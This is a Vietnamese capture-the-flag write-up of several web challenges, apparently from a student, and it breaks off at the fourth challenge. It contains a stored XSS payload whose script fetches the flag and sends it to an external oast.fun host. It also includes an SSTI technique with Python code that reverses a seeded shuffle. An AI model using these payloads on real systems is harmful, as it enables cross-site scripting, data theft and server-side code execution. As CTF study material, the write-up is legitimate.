**Bài 1: Markdown**


**Web Enumeration**


Các điểm vào quan trọng: /style.css, /create, /view:id và /content/:id


Khi ta tạo 1 bài viết sẽ được lưu vào biến posts, chuyển hướng đến /view:id



Điểm vào /view:id sẽ lấy bài viết ở /content/:id, đưa vào marked phân tích








**Web Exploitation**

Mình đọc markdown parser ở trang https://github.com/markedjs/marked




Marked không lọc HTML, Javascript code nên bạn phải dùng thêm các thư viện như DOMPurify, sanitize-html hoặc insane

POST /create: Dữ liệu được nhập mà không xác minh

Payload: <img src=1 onerror="document.location='http://gqapsnoypgrztlcpwfuak4jdcxpogewb7.oast.fun/c'">

🡪Chuyển hướng thành công

Flag được lưu ở /flag




Tạo 1 bài viết có nội dung sau:

<script>(async () => {{let response = await fetch('/flag');let flag = await response.text();await fetch('http://gqapsnoypgrztlcpwfuak4jdcxpogewb7.oast.fun/?c=' + btoa(flag))}})()</script>

Gửi cho admin bot url sau: http://localhost:3000/view/d41bbeda7f9c544a

**Bài 2: Spinner**

Máy chủ web đếm số lần bạn giữ chuột và xoay quả bóng



Flag có thể được lấy nếu số lần bạn quay lớn hơn 10000




Vì vậy tôi đã nhận được flag bằng cách thay thế giá trị trực tiếp trong công cụ dành cho nhà phát triển.



**Bài 3: Winds**


Bài này bị dính lỗ hổng SSTI

Có hai chỗ bạn có thể tiêm: error và text



POST /shout?error=7\*7

text=Hello!



Tham số error không tiêm template được, còn text bị ứng dụng web làm xáo trộn

Ta thấy seed được giữ cố định là 0

Vấn đề là làm sao để trang web xáo trộn ra được payload mà chúng ta mong muốn?

Bạn có thể tìm code khai thác trên chat gpt:

python cho random.seed(0), cho chuỗi sau khi shuffle, tôi có thể tìm chuỗi ban đầu như thế nào?

import random

# Chuỗi đã được shuffle với random.seed(0)

shuffled\_list = list("{{7\*7}}") # Ví dụ chuỗi đã được trộn

# Xác định thứ tự trộn với random.seed(0)

n = len(shuffled\_list)

random.seed(0)

shuffle\_order = list(range(n))

random.shuffle(shuffle\_order)

# Đảo ngược thứ tự trộn để khôi phục chuỗi ban đầu

unshuffle\_order = [0] \* n

for i, j in enumerate(shuffle\_order):

unshuffle\_order[j] = i


# Khôi phục chuỗi ban đầu từ chuỗi đã trộn


original\_list = [shuffled\_list[i] for i in unshuffle\_order]

original\_string = ''.join(original\_list)

print("Chuỗi đã được shuffle:", ''.join(shuffled\_list))

print("Chuỗi ban đầu:", original\_string)







🡪 Khai thác thành công

**Bài 4: Store**


Flag nằm trong flagTable




Chức năng tìm kiếm:

